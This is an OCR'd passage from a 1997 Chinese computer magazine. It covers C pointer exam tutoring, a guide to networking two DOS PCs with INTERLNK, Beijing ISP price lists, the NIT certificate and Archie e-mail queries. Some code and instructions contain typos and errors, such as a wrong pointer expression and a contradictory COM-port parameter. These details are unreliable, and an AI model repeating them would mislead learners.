如果你的 MODEM 够快的话,就赶快去下载喜爱的歌星的歌曲吧。

Nintendo　http://www.nintendo.com
任天堂的主页,有关于 VIRTUALBOY 和 NINTENDO64 的最新资料。

Sony　http://www.sony.com
PS 的玩友的天堂,PS 的资料让你欣喜若狂。

3DO　http://www.3do.com
3DO 是次世代主机的先锋,这里有和松下 M2 的合作介绍。

(北京　孟方)

声明致歉

本刊 1997 年 1 期 P51 页中网公司联系电话应为：64961814~64961817。由于我们工作中的失误，给 64951814 电话的机主造成了很多不便，在此我们向他表示深深的歉意。

本刊编辑部

告读者

本刊 1996 年 12 期 P13 页 Internet 网络地址是由北京计算机工业学校分校 9448 班孟方同学提供。

本刊编辑部

NIT 培训及资格认定



根据我国的经济发展战略和基本国策，在加快我国工业化进程的同时亦应加快信息化的发展，加大普及信息技术的力度，使计算机作为信息时代的基本工具，广泛地应用于现代生活的各个领域。鉴于社会的客观需求，国家教委考试中心在借鉴国外有关计算机应用技能培训方面先进思想和成功经验的基础上，面向全社会推出了与引进的 CIT 相配套的计算机实际应用技能的培训考核系统——“全国信息应用技术证书(NIT)”

NIT 与 CIT 的关系

CIT 在我国推广的过程中，社会各界给予了高度评价，并在一定程度上对传统的计算机教学方法产生了冲击。但由于存在文化、社会背景的巨大差异，为了使我国计算机职业技术培训走上国际化、正规化的发展道路，国家教委考试中心决定与剑桥信息技术(CIT)配套推出全国信息应用技术证书(NIT)。NIT 首批选择了 CIT 中较为适合我国国情的 8 个模块：计算机基础、英文字处理、电子表格、数据库、程序设计、桌面印刷、中文字处理、会计电算化。

NIT 的教学与考核

NIT 证书的获得要经过培训、作业设计及上机测试三个阶段。在培训过程中，每个模块都分解为若干目标，每个目标又进一步分解为相当于知识点或技能要点的几个具体子目标。教师根据各个目标来教授学员独立地操作，并根据各个目标来考核学员操作的熟练和灵活程度，这种考核方式称之为过程性考核。学员在独立通过该模块所要求的各项技能的考核后，根据该模块作业设计部分的要求和自己的兴趣，完成一篇具有实际意义的作业设计，使学员在独立解决有关完整问题的过程中，综合运用和发挥所学的技能。并针对该模块目标的各项要求，在指定的培训中心参加上机测试。学员的作业设计及上机测试经评审合格后，学员即有资格获得全国信息应用技术(NIT)模块证书。

NIT 的证书

全国信息应用技术证书(证书正、背面的样本见题图)按国际通行证书样式设计，用中英文两种文字书写，证书编号全国统一，证书上印有持有人身份证号码，每个模块证书的背面均附有证书持有者具备能力的摘要。该证书全国通用，是持有人计算机应用能力的证明，也可供用人部门录用和考核工作人员时参考。获得 5 个模块证书者，将被授予全国信息应用技术证书。获得全国信息应用技术模块证书的学员可根据有关规定向剑桥大学考试委员会申请相应的剑桥信息技术(CIT)模块证书；已获得 CIT 证书的学员，也可申请获得 NIT 证书。

如何参加 NIT 培训

参加 NIT 培训不分年龄、职业、学历，不论在职人员、待业人员，学员可根据自身学习和使用计算机的实际需要，选择不同模块进行学习。

参加培训的学员可与当地的 NIT 培训机构联系、查询(负责 CIT 培训的中心同时也负责 NIT 培训)，报名时应携带身份证或其它有效证件及报名费。需查询各地 NIT 培训中心的读者可向负责组织与实施 CIT 培训工作的国家教委考试中心中英教育测量学术交流中心联系，地址：北京海淀区海淀路 167 号(100080)，电话：(010)62514009。

(本刊记者　杨铮)

C语言考试辅导(二级)6

二、指针的应用

这里主要介绍指针在数组和函数中的应用。

1. 数组名是指针常量，这一规定便于数组的指针表示。数组名实际上是该数组的首元素的地址值。数组名是常量，它与变量不同。例如，在 int a[5];*p = a;中，表达式 p = a + 2 是合法的，而 a = a + 2 却是非法的。因为 a 是常量。同样的，++p 是合法的，++a 是非法的。

2. 数组的指针表示

在 C 语言程序中，数组可用下标表示，也可用指针表示，但是指针表示的数组执行速度较快，因此建议尽量用指针来表示数组。

(1)一维数组的指针表示

假设一维数组 int a[5];a 是一个一维数组。

①一维数组各元素地址的指针表示为：a+i，其中，i 为 0 至 4。例如，a+1 相当于下标表示&a[1]，因此，a+i 等价于&a[i].

②一维数组各元素值的指针表示为：*(a+i)，它相当于下标表示的 a[i]。

(2)二维数组的指针表示

二维数组可表示为一级指针，也可表示为二级指针，还可表示为指针与下标的混合表示。因为二维数组可看作数组元素为一维数组的一维数组。例如，int a[3][5];a 是一个 3 行 5 列的二维数组，它可以看作是一个有 3 个元素的一维数组，每个元素是一个具有 5 个元素的一维数组。也可看作为一个行数组(一维 3 个元素)和一个列数组(一维 5 个元素)组成的二维数值。于是数组的各种指针表示如下：

①行地址的指针表示为：a+i，其中 i 为 0 至 2，i 为 0 表示 0 行地址，i 为 1 表示 1 行地址，…。行地址是一种假设的地址，它的值与该行首列元素的地址值相同。a+i 与下标表示的&a[i]是等价的。



②行、列元素地址值的指针表示为*(a+i)+j，其中，i 由 0 至 2，j 由 0 至 4。当 i 为 1，j 为 1 时*(a+1)+1 表示第 1 行第 1 列元素的地址值，而 *a 表示第 0 行第 0 列元素的地址值。*(a+i)+j 与下标表示的&a[i][j]是等价的。

③数组元素的值可用指针表示为 *(*(a+i)+j)，其中，i 由 0 至 2，j 由 0 至 4。首元素的值表示为**a，第一行第 3 列元素值表示为*((a+1)+3)。*(*(a+i)+j)与下标表示的 a[i][j]是等价的。

关于二维数组的各元素值的指针和下标表示有如下几种：

①行、列都用下标表示：a[i][j]

②行用指针、列用下标表示：(*(a+i))[j]

③行用下标，列用指针表示：*(a[i]+j)

④行、列都用指针表示：*(*(a+i)+j)

⑤用一级指针表示：*(&a[0][0]+5*i+j)

(3)三维数组的指针表示

三维数组可以看成为二维数组中的元素是一维数组，可以用二维数组的表示法，再加一个一维数组或一级指针。例如，int a[3][5][7];a 是一个三维数组，可看作为 3 行 5 列 7 组，即看作为 3 行 5 列的二维数组，每个元素又是一个由 7 个元素组成的一维数组，因此有关三维数组的地址、元素值的表示可模仿二维数组。例如，三维数组元素值的下标表示为 a[i][j][k]；三级指针表示为*(*(*(a+i)+j)+k)，行、列用下标、组用指针表示为*(a[i][j]+k)，行用下标，列组用指针表示为*(*(a[i]+j)+k)，…读者可以写出其他各种表示形式。

3. 指针数组和指向数组的指针

指针数组和指向数组的指针是两个完全不同的概念，之所以放在一起来讲是要读者注意不要将二者搞混了，因为它们在表示的形式上很相似。例如，int *pa1[3]和 int (*pa2)[3]其中，pa1 是指针数组，该数组有 3 个元素，每个元素是一个 int 型指针；而 pa2 是一个指向数组的指针，所指向的数组是一个具有 3 个 int 型变量的一维数组。可见，前者为数组，后者为指针，何其不同！在使用时千万不要搞错了。

指针数组是一种元素为指针的数组，数组元素是指针，它可以指向不同类型，但是同一数组的各元素必须是指向同一类型的变量。一般常用的是一维一级指针数组，它可以与一个二维的同类型数组等价。例如，int a[3][5]，*pa[3]；其中，a 是一个二维数组，pa 是一个一维一级指针数组，通过循环或赋初值可将 a[i]值赋给 pa[i]，即将 a 数组的每行首列地址值 a[i]赋给

指针数组 pa 的每个元素，将数组 pa 的 3 个指针元素分别指向二维数组 a 的各列的首地址，于是便可用 pa 对数组 a 进行操作。

指向数组的指针常用的有指向一维数组的一级指针，例如，int (＊pa)[3]；这里 pa 是一个指向一维数组(3 个 int 型元素的数组)的一级指针，它可以指向某个二维数组的某一行，即用二维数组的行地址给它赋值。例如，int a[3][5]，(＊pa)[3] 而 pa = a + 1 是合法的，即指针 pa 指向 a 数组的第 1 行（从第 0 行数起）。指向数组的指针还有指向二维数组的一级指针，例如，int (＊pa1)[2][3]，也有指向一维数组的二级指针，例如，int (＊＊pa2)[3]，等等。

4. 字符指针和字符串处理函数

C 语言为使字符串处理的方便，不仅引进了字符指针，还提供了一些字符串处理函数供用户使用。

字符指针是指向字符串的指针，对这种指针操作方便，使用灵活。可以直接使用一个字符串常量给字符指针赋值或赋初值，并使指针对字符串进行操作。

常用的字符串处理函数有求字符长度的函数，strlen(s)，参数 s 为存放字符串的字符数组或字符指针。字符串比较函数 strcmp(s1，s2)，参数 s1 和 s2 是两个存放字符串的字符数组或字符指针。该函数返回值为 0 表示两字符串相等，大于 0 或小于 0 表示两字符串不等，其值为不等字符的 ASCII 码差值，即用 s1 的字符与 s2 中的相应字符相减。字符串连接函数 strcat(s1，s2)，参数 s1 和 s2 是两个存放字符串的字符数组或字符指针，该函数将 s2 的内容连接到字符串 s1 的后面组成一个新的字符串放在 s1 中，该函数返回 s1 的首地址值。字符串复制函数 strcpy(s1，s2)，参数 s1 和 s2 是两个存放字符串的数组或指针，该函数将 s2 中的字符串拷贝到 s1 中去，如果 s1 中原有字符串，则被覆盖，返回 s1 的首地址值。还有一些字符串处理函数这里将不一一列举。许多编译系统将字符串处理函数放在 string.h 文件中。

5. 指针可作为函数参数和函数返回值

指针作函数形参，地址值作实参，则实现传址调用。关于调用方式在函数一讲中已讲过，不再重复。

指针还可作函数的返回值，这种函数称为指针函数。如，int ＊pf()；pf 是一个指针函数，该函数的返回值是 int＊型，即指向 int 型的指针，又例如，strcat(s1，s2)函数也是一个指针函数，其返回值为 char＊型。

指针函数和指向函数的指针在表示形式上有相似之处，不要混淆，二者完全不同，下面介绍指向函数的指针的概念。

6. 指向函数的指针

指向函数的指针是一种其地址值是所指函数内存入口地址的指针。指向函数的指针表示格式如下：

int (＊pf)()；

其中，pf 是一个指向函数的指针，它所指向的函数的返回值为 int 型变量。

给指向函数的指针应赋给函数名，该函数名表示该函数在内存中的入口地址。例如，在 double sin()，(＊pf)()；中，可将 pf 指针指向 sin()函数，于是用下述形式赋值：

pf = sin；

在程序中调用指向函数的指针所指向的函数时，可用如下格式；

(＊pf)(a)；

它相当于调用 sin(a)一样。

指向函数的指针常在程序中作为函数参数，在调用时实参要求为函数名。

三、程序举例


为更好理解和掌握上述讲过的有关指针的概念和应用的内容，特举如下几例。

〔例 1〕一维数组(数字数组和字符数组)的指针表示方法。分析下列程序的输出结果。

```
int a[] = {1,2,3,4,5};
char s[] = "abcdef";
main()
{
  int *p = a;
  p++;
  printf("%s,%s,%c,%c,%d\n", s, &s[2], *s, *(s+2), *s+2);
  printf("%d,%d,%d,%d,%d\n", *(a+2), *p, *(p+1)+1, p[2], *a+2);
}
```

该程序中，定义一个外部的 int 型数组，并赋了初值，又定义一个外部的 char 型数组，并赋了初值，在 main( )内定义一个指向数组 a 的首元素的指针 p。执行 p++；操作后，使 p 指针指向数组 a 的第一个元素，即 a[1]。在第一个 printf 语句中，输出两个字符串为 abcdef 和 cdef，输出两个字符为 a 和 c，再输出一个 int 型数为字符 a 的 ASCII 码值加 2，即为 99。在第二个 printf 语句中，输出 5 个 int 型数，分别为 3，2，4，4，3。因为＊(a+2)等价于 a[2]的值，＊p 等价于 a[1]的值，＊(p+1)+1 等价于 a[2]+1 的值，而 p[2]等价于 a[3]的值，＊a+2 等价于 a[0]+2 的值。

（待续）（吕凤翥）



简单实用的微型网络

一般建立局域网需要购买硬件,软件也很复杂,让人望而生畏。事实上,如果只有二台微机联网,安装十分简单,具体实现如下:

一、硬件联接

主机(SERVER)←——→ 客机(CLIENT)

将二机的串口 2 用多根导线连接起来。具体做法是将二个 9 芯针状插头用 7 根导线互连,焊接时不是将 2 个插头的脚一一对应连接,而是互相对称跳线连接。即 2-3,3-2,4-6,6-4,7-8,8-7,5-5.。焊好后将二插头插入二台微机背后的串口 2 的 9 芯插座,由于焊接是对称的,故接插没有方向性。至此硬件联接就完成了。

有的微机的通讯口 2 不是 9 芯的而是 25 芯的,那只要加一只 25 转 9 的插头座,注意要 25 芯为针状,9 芯为孔状的接插件。导线长度以短为好,实践证明,只要距离不太长,效果完全没有问题。

二、主机软件安装

主机开机后在 DOS 提示符下键入:

C:\DOS\INTERSVR/COM2

(参数/ COM2 是因为通讯插头接在串口 2 的缘故,若接在串口 1 上,则参数改为/COM1 即可。INTERLNK 命令在 DOS6.0 中已有,不必另加什么软件。键入后屏幕将显示:

This Ccmputer (Serve)	Other Ccmputer (CLIENT)
A:	equal D:
B:	equal E:
C:	equal F:
LPT 1	equal LPT 2

若显出上屏,说明主机联机准备工作已完成。

上表右列中的虚线框内的内容,此时并不显现,仅是空白,仅当另一台机(上表的‘Other Computer")联网成功,此空白处通过通讯才自动显出上列表中虚线内的内容,表明两台机联网成功。本机(This Computer)C 盘映像在客机中变为 F 盘。在客机上操作 F 盘即相当于操作主机的 C 盘。

三、客机软件的安装

客机软件安装是在客机 CONFIG.SYS 尾部加:

DEVICE=C:\DOS\INTERLNK.EXE/COM2


参数/ COM2 表明本机的通讯口选在串口 2 上,若要用串口 1 为通讯口也是可以的,只要改此参数为/COM2 即可。只要不和 MOUSE 等口冲突即可。INTERLNK.EXE 命令在 DOS6.0 以上版本中已提供。设置好后要重新启动计算机一次。此时本机屏幕将显示:

This Ccmputer (CLIENT)	Other Ccmputer (CLIENT)
D:	equal A:
E:	equal B:
F:	equal C:(212MB MS-DOS-6.2)
LPT 2	equal LPT 2

若能够显示出上述表,说明二机联网成功。上表第三行表示本机的 F 盘现在实际上已代替了远程主机的 C 盘,此 C 盘为主机的硬盘,容量为 212MB,使用 DOS6.0 版本。当然,若主机 C 盘的大小和 DOS 版本不是上表所述,上述虚线框内的内容相应变化。

四、操作使用

主要在客机上可以操作使用主机的所有资源信息。如果本机(客机)有三个驱动盘:A,B,C ,而远程主机有三个逻辑驱动器:A,B,C,则联网后



这样本机(客机)现在已不仅有本身的三个逻辑驱动器,而是增加了三个逻辑驱动盘,在本机上操作 D,E,F 盘,实际上就是通过联网操作远程主机的 A,B,C 盘,这就完全实现了联网的功能。例如我们可以进行如下操作:

COPY A:*.* F:↙;将本机 A 盘内容联网拷贝至远程机 C 盘中(F 已等效为远程机的 C 盘)

DIR F:\DOS ↙;联网列出远程 C 盘 DOS 下的目录

DEL F:\FOX*.BAK ↙;删除远程机下 C:\fox*.bak 文件

F:\DOS\EDIT ↙;运行远程 C 盘下 EDIT 编辑远程文件

……

由上可见,在本机上可以联网拷贝,删除,编辑,运行远程机的文件,功能很强大,操作也很简单方便,完全象使用本机的逻辑盘一样使用远程机各逻辑盘,"透明"地使用远程机的文件资源,即使是计算机初级人员也能使用,完全不需要复杂的网络专业知识和许多繁琐的规定及命令。

五、双向通讯

上述功能好象仅能在"客机"上操作"主机"的内容,反向不行。解决此问题很简单:将上述软件反过来安装即可,即在原来客机上不是设置 CONFIG.SYS 而是在 DOS 符下键入:C:\DOS\INTERSVR/COM2 (主机上不是键入命令,而是在 CONFIG.SYS 中加上同样一句:

DEVICE=C:\DOS\INTERLNK.EXE/COM2

然后重新启动即可。

更好的办法是将上述主客机的设置写入 DOS 的多重设置中,在二机的 CONFIG.SYS 和 AUTOEXEC.BAT 中增加上述二种设置,然后开机选择即可。

事实上,上述双向通讯方法并不是必需的,因为当你在当前机上操作 F 盘(远程机的硬盘 C 盘)时,同时又操作本机各盘,例如:

COPY C:\DOS\EDIT.COM F:\

COPY F:\.A.BAT C:\TEMP

F→C,C→F 本身就已进行了双向通讯。

六、本网络的特点和注意事项

1.简单实用,功能强大。即使是仅有计算机初级能力的人员也能按照上述部骤进行联网,并能进行双向操作使用,费用仅需几元钱左右。

2.安装要按照上述步骤,先硬件,再安装主机软件,最后设置运行客机软件。如次序颠倒,会显示:

"Connection NOT established"

使联网失败,需要重新启动。

3.退出网络方法:

当前客机退出可用:INTERLNK F:↙

远程主机退出可用:ALT+F4

检查显示当前联网关系用 INTERLNK ↙

4.某些磁盘操作命令不能通过联网控制远程机,如 FDISK, FORMAT, DEFRAG, CHKDSK, DISKCOPY, SYS, UNFORMAT 等等。因为我们的网络是通讯方式,不可能设想通过串行口将另一台机的硬盘重新格式化,重新安装系统等,这不单是不必要的,而且即使是比较高级的网络也是很难做到的。

七、盘号赋值命令

在客机上键入 INTERLNK ?=?可以强制赋值逻辑盘号。例如:键入 INTERLNK D=C ↙则将远程机的 C 盘强制定义为本机的 D 盘。如缺省则客机自动按字母顺序接在本机最后一个逻辑盘号后给远程机的逻辑盘在本机中分配盘号。例如:本机盘号为 ABC,则远程机的 ABCD 顺序被定义为 DEFG 盘。

八、并口接法

若串口不够用或没有,可用并口,接法如下:

2—15,15—2,3—13,13—3,4—12,12—4,5—10,10—5,6—11,11—6,25—25,共计 11 个插脚头对称联接,也用 2 只 25 芯的针型插头。

上述联网方法在硬件 286 机以上,DOS6.0 以上实行。本人在 286—486,386—586 二对机上联网,近一年来效果很好,确实是一种实用,简单,经济,功能强大的微型网络,有兴趣者试一试也很方便。

(上海　严居济)

国内 Internet 提供商概览(下)

3. 主页制做费

标准主页(A4)	1页	500元
	2页	800元
专题制做(代设计)	3页	1000元
	5页	5000元
	10页	8000元
	20页	15000元

4. 索引服务

Yahoo lycos Infoseek Excite Magellan Ahavista 四通中文 蕃薯藤

5. 链接服务

专栏名	链接页	半年	全年
东方网景主页	1页	800元	1500元
中国名人专栏	1个	200元	400元
企业天地	1个	300元	500元
北京周末	1个	200元	400元
百家姓	1个	50元	50元
地图链接	1处	400元	700元
其他网页	1处	300元	500元

6. 独立服务器放置

安装费(包括分配IP地址、域名注册、设置)2000元,月租10000元

国联公司 国联在线网络有限公司(ICNET)拥有拨号用户近八百个，其中80%为外企，外国使馆和外侨,员工160人,服务器一百余台,可同时提供A、B两类ISP服务。

国联公司是中国政府批准设立的首家提供计算机信息服务的全国性股份信息公司，该公司致力于为国内的中外商业客户和个人提供全面的Internet接入及相关商业服务。从技术力量,市场营销和硬件设备,Internet资源持有量四方面的综合水平来看，国联具有突出的实力，该公司与国家电信部门保持着密切联系，并获得美国信息产业服务业的国际数据集团的技术支持,国联公司可为用户免费申请域名,建立面向全球的独立Website,能申请国际域名,已拥有在美国的名为WWW.Chinadata.COM的平台，并准备申请WWW.ChinaInformation.com的国际域名。

国联公司的突出特点之一是经营的灵活性和想象力,这主要表现在万维网卡的推出与销售上。要想在近30家ISP中脱颖而出,棋高一招是必须的。

国联公司除给用户提供Internet其本服务外，还提供：

1.Internet网络接入:设计、建立Internet节点，设计安装LAN,WAN及接入Internet,建立Intranet

2.WWW服务

建立制做WWW站点，制做Homepage，建立Websites

3. 国联Chinadata信息平台

· 全球信息查询及联机检索
· 制做发布电子广告
· 搭载数据库

4. 网络培训、实验室和培训教程。

国联价目表

1. 自设服务器

网络设置费:1000RMB
调 试 费:1000RMB(可自调)
流 量 费:1500RMB/月

2. 虚拟主机

初 装 费:1000RMB
硬盘占用费:1200RMB每兆(全年)
维 护 费:1500RMB每月(含流量费)

3. 挂在国联平台下

占用空间：1M内，3000RMB每年
4M内，5000RMB每年
7M内，8000RMB每年
10M内,10000RMB每年
10M以上面谈

4.Homepage制做

首页:800元/页 附页:200元/页

5.WWW Sites

服务器租用:120元/月/兆
Websites连接费:300元/站点
监管费:300元/月 信息反馈:350元/月
材料更新:800元/页(A4)

6. 万维网卡

银卡:200元 10小时 金卡:450元 30小时
钻石卡:700元 50小时

北京宏基兴业技术发展公司

宏基兴业公司是由国家部委下属的三家专业公司为发展高科技产业而合资成立的一家股份制企业，该公司1995年3月与北京电报局合作建立了"兴业国际

商用网络中心”，即 PANNET，旨在开发国内商业市场，主要提供 B 类服务，宏基兴业公司为客户提供如下具体服务：

1.Internet 服务(PPP 拨号上网)

用户类型	入网费	预付通信费	预付期	通信限量	通信费
A		200 元		12 小时	100
	开户费			(晚 8:00－早 8:00)	
B	100 元	180 元	2 个月	5 小时/月	90
C	技术服务	800 元		20 小时/月	400
D	200 元	1600 元		50 小时/月	800
E		300 元	24 元/小时计算,不限使用时间		

超时按 20 元/小时计算

2.WWW 服务器委托管理服务

・域名申请及 IP 地址占用 1000 元

・调试费:500 元

・页面制做:首页 600 元　附页 200 元/页起

・服务器空间租用:100 元/月

・Homepage 制做

200 元/页起,存放:100 元/页/月

3.E－mail 专门服务

・电子信箱组

初装费 100 元(1 个 IP,5 个信箱)

月通信费:600 元,增加信箱:150 元/个/月

信箱容量:2048K 字节/个

・电子信箱 初装费 100 元,通信费 80 元/月

512K 字节/1 个

北京讯合科技有限公司

讯合公司由深圳讯业集团和北京合力电信集团合资组建,目前有海淀万寿路、中关村两个门市部,该公司除可提供 Internet 基本服务外，还可提供商业增值服务,如电子公文传输系统,电子财经信息系统,网上贸易,电子商情等,服务类型属 B 类范畴。这些服务赖以存在的物理基础为一个覆盖全国，接入 Internet 的全中文计算机信息服务网络——China Online，该网已于日前开通,其连接采用卫星通信(VSAT),并以公用分组交换网做为备份。目前已开通的城市有:北京、深圳、上海、太原、石家庄、烟台、武汉、南京、长沙、广州、桂林、福州、南宁等 19 个城市,同时还有 38 个城市准备入网。已上网的信源单位有国家体改委的信息发布网,国内贸易部连锁超市配送网、《中国经济电讯》信息发送网等。

北京吉通有限公司

吉通公司拥有用户近 3000 个,员工 60 人,服务器 40 多台，吉通公司严格说是 ISA—Internet Service Asistance,在 Internet 接入服务和信息增值服务方面都有相当的投入，它是国家公用信息通信网——金桥工程的主要承担者,在三年左右的时间内,已在京、津、沈阳、大连、长春、哈尔滨、上海、南京、常州、无锡、杭州、合肥、厦门、济南、青岛、郑州、武汉、广州、深圳、珠海、北海、重庆、西安等 24 个中心城市,利用卫星通信技术建立一个以 VSAT 技术为主，以高速透明传输(IDR)和帧中继交换(Frame Relay)技术为辅助,可传输数据、图像、语音的金桥卫星综合信息网络。

中国房地产开发集团公司，众多大中企业已成为吉通公司的用户

价目:用户可去公司面议。

瀛海威信息通信公司

该公司是主要从事在线信息服务的网络公司，有员工二百余人，它是由原北京瀛海威科技有限责任公司与中国兴发集团公司、中国建设银行北京信托投资公司共同投资组建,注册资金 8000 万人民币,其信息平台“瀛海威时空”已有 230 万人次登录,用户数量甚众,北京已达一万、全国联网后估计会接近 10 万。该公司将于 1996 年 12 月 26 日前开通京、沪、广州、深圳、福州、西安、沈阳、哈尔滨八个城市的‘时空’自动漫游,提供网络教育,实时股市、游戏、联机购物等多项信息服务,并将采用高速联网技术,以便让更多家庭、医院、公共场所和公共设备联入网内。“大众化”是瀛海威信息服务的特点。

瀛海威报价

网络收费采用耗费信用点方式，即用户购买一定数量的信用点,在线运行时系统将自动扣除信用点:每信用点五分钱，最低购买数量为 200 个信用点 (10元)。

扣除信用点方式为：

1.享受瀛海威网上服务，每分钟消耗一个信用点,即每小时 3 元。

2.通过瀛海威上 Internet 使用 WWW 功能，每分钟消耗六个信用点,即每小时 18 元。

3.发送 Internet E－mail 时

无附加文件,20 信用点/封。

有附加文件,60 信用点/封＋2 信用点/K 字节。

4.进一步情况请参阅瀛海威时空中用户必读。

三、如何选择 ISP

如此众多的 ISP，用户如何选择其一为自己服务呢?

国内近 30 家 ISP 都是在近二、三年内成立的,出生率之高令人们想起了前几年的房地产业、广告业和近三年来的职业球类俱乐部，以国际 Internet 业界蓬勃的发展趋势和中国深不可测的市场潜力，30 家 ISP 也许不算多，但却令试图上网的各类用户在如何选择 ISP 的问题上无所适从,举棋不定。从另一角度来看,这对用户实际上利多弊少。新生的 ISP 在大力宣传自己的服务质量高,价格合理的同时,不能不为真正拉到

附表一：

ISP名	业务类别	地　　址	主页地址
ChinaNet	A、B	北京西长安街11号	WWW.bta.cn.net
中网	A、B	北京亚运村国际会议中心	WWW.NetChina.co.cn
东方网景	A、B	北京海淀路甲78号	WWW.east.cn.net
国联	A、B	北京朝阳区安慧里二区四号写字楼二层	WWW.iuol.cn.net
宏基	B	北京朝阳门北大街8号富华大厦D室202号	WWW.pannet.cn.net
吉通	接入服务	北京安外大街185号京宝大厦一层	WWW.gb.co.cn
英泰奈特	A	清华紫光大楼409室	WWW.door.co.cn
中西	A、B	北京海淀增光路55号紫玉饭店写字楼9层	WWW.midwest.co.cn
瀛海威	在线服务	北京海淀区白石桥路34号	WWW.IHW.co.cn

客户而奋斗，从而在服务质量、价格和服务方式上大动脑筋，使得市场对用户更为有利。目前不少ISP公司的真正赢利并不丰厚，这从一个侧面印证了这一点。当然，用户要选到符合自己要求的ISP，还须具备一定的相关知识，否则，可能会在色彩斑斓的ISP广告面前误入歧途，用户选择ISP时应注意以下几点：

1. 中继线数量：该数量决定上网难易，ISP服务电话是否具有连选功能也要考虑。

2. 通讯速率：电话通讯速率高将节省用户上网时间，使费用降低，目前国内一般速率为14.4 kbps，最高可达28.8kbps。

3. 出口速率：ISP直接接入Internet骨干网的专线速率。一般国内ISP提供范围为64K至2M，而64K的速率实际上是难以忍受的，它会使浏览速度非常慢。

4. 与自己需求的关系：

A.. 如果用户只想上网浏览、并下载软件、发电子邮件，则只须申请拨号上网方式，每小时上网费约15元，手续费300元左右，不同ISP报价不同。

B.. 如果用户希望将自己形象推至网上，使自己的形象展示在世人面前，则需申请独立或非独立的域名，租用服务器空间。费用随租用空间多少变化幅度很大，10M空间的月租金一般不低于1000元，申请域名一般收费1000元左右(国联公司免费)。

C.. 如果用户本身信息量很多，并非常重视自己形象的推广，可考虑购置独立的服务器，放在网络公司或电报局，一次投资费用将在15万元以上。

5. 服务水平

服务水平应从Homepage制做水平，服务器管理水平和咨询服务的技术水平三方面来看，当然，从业人员的敬业精神也许是最重要的。

·用户想拥有自己优美、简洁的主页，应找Homepage制做水平较高的ISP，目前国联、东方网景、迈至科水平较高。

·服务器管理是一切ISP服务的基础，一旦服务器出故障，一切上网活动都将终止。

·咨询水平的高低也很重要，用户上网过程中一旦遇到难题，没有专家提供的咨询是难以解决的。

四、结束语

ISP如同无数的浪花随着滔天的海潮扑向市场这个海岸，在国内ISP公司雨后春笋般成长的同时，国外ISP悄然登陆了。

与汽车业、电脑业一样，中国辽阔的国土、众多的人口、起飞的经济对国外ISP充满了诱惑力。目前美国Talent信息技术有限公司已在中国设立了代办处，该公司在美洲、东南亚、香港均有业务，香港《民报》电子版即由Talent制做。国外ISP以其多年的市场经验，技术实力、高超的线路传输率，雄厚的财力对国内ISP构成了威胁。当他们充分了解了中国市场的特点后，将成为国内ISP需要时时注意的一个竞争者。国内ISP必须从Internet新产业方兴未艾的美景中清醒过来，加倍提高从业人员的敬业精神，认真研究经营策略，以求生存。国内ISP真正的优势在于低廉的服务费用，对市场结构的把握，以及先行一步的局面，如果抓住相当一部份大中企业，提供满意的服务，这些客户是不会轻易改换门庭的。而国内ISP之间的争夺将主要在市场推销的能力和手段，是否具有令人信赖的技术服务方面分出胜负，希望国内ISP能抓住一个时代赋予的机遇，生存、发展、壮大。

(全文完)

(北京　邹容)

网上查询？试试 E－mail

INTERNET 的确是一个取之不尽的巨大的资源宝库，可在这浩如烟海的信息资源中找到一个你想要的文件无异于大海捞针，而如果你真的想把这根"针"捞起的话，就要学会利用一些网络查询工具的使用并掌握一定的技巧。

INTERNET 上的交互式查询工具

在 INTERNET 网上有很多交互式查询工具，最常用的有 Telnet，Gopher，WWW，WAIS 等，这些交互式的服务需要用户通过选择菜单或命令，一个一个网页地浏览，直到找到你所需要的文件，虽然这种浏览可能是一件非常有趣的事，但随着 INTERNET 持续的增长，最终可能导致这种浏览毫无结果，特别是当进入 INTERNET 的计算机数目不断增加，其速度之快使用户无法完整地浏览存放于其中的信息。当你费了很大的功夫去搜索一个服务地址而没有找到所需要的文件时，你必须切换到另外一个服务地址，这将意味着你以前的搜索无功而返，如果不巧你所访问的服务器过于繁忙，它很有可能无法响应你发出的请求，就是你费了九牛二虎之力找到了你想要的文件，而这时由于误操作或线路故障而使连接终断（在目前的线路情况下，断线是经常会遇到的），你的查询结果将全部丢失，如果你没有记住该文件所驻留远程计算机的具体位置，那么一切的查询工作将从头开始。如此反复将使你花费大量宝贵的上网时间，实在是划不来。当然，如果你对 Telnet，Gopher，Archie 等软件比较了解并且充分掌握了相当数量的服务器信息（这可能需要相当长的时间），它们也不失为优秀的网上查询工具。

INTERNET 上非交互查询方式

所谓"非交互查询"就是一种自动查询，它在搜索过程中不需要与人进行交互。由于在 INTERNET 中有很多的服务器都可以自动响应远程计算机通过 E－mail 发给它的指令（而且是免费的），因此使这种"非交互"成为可能。其实，我们查询的目的就是要得到结果，你只要向能够响应 E－mail 远程主机发送一封包含若干命令的 E－mail，它就将按你的指令进行查询，然后把结果发送到你的电子信箱中。你所要做的就是到你的电子信箱中取信而已，没错！就是这么简单。特别是当一台服务器忙得不可开交时它仍能响应你的 E－mail，这在线路繁忙时就更加具有现实意义。它将大幅度地减少你在网上的查询时间。

如何利用 E－mail 在网上查找一个文件(Archie)

在 INTERNET 上有很多 Archie 服务器可以自动响应我们发出的 E－mail 请求，通常来说，地理上最近的服务器是用户的最佳选择，由于不同的服务器查询的范围有所不同，一台服务器没有查询到结果并不代表 INTERNET 上没有，因此，如果你同时向多个服务器发出查询请求，你所得到的结果可能更能使你满意。下面为您提供一些 Archie 服务器地址：

服务器	服务器
archie.edvz.unl－linz.ac.at	archie.hana.nm.kr
archie.univie.ac.at	archie.unipi.it
archie.kuis.kyoto－u.ac.jp	archie.uqam.ca
archie.funnet.fi	archie.ans.net
archie.th－darmstadt.de	archie.interic.net
archie.ac.il	archie.rutgers.edu
archie.switch.chz	archie.sura.net
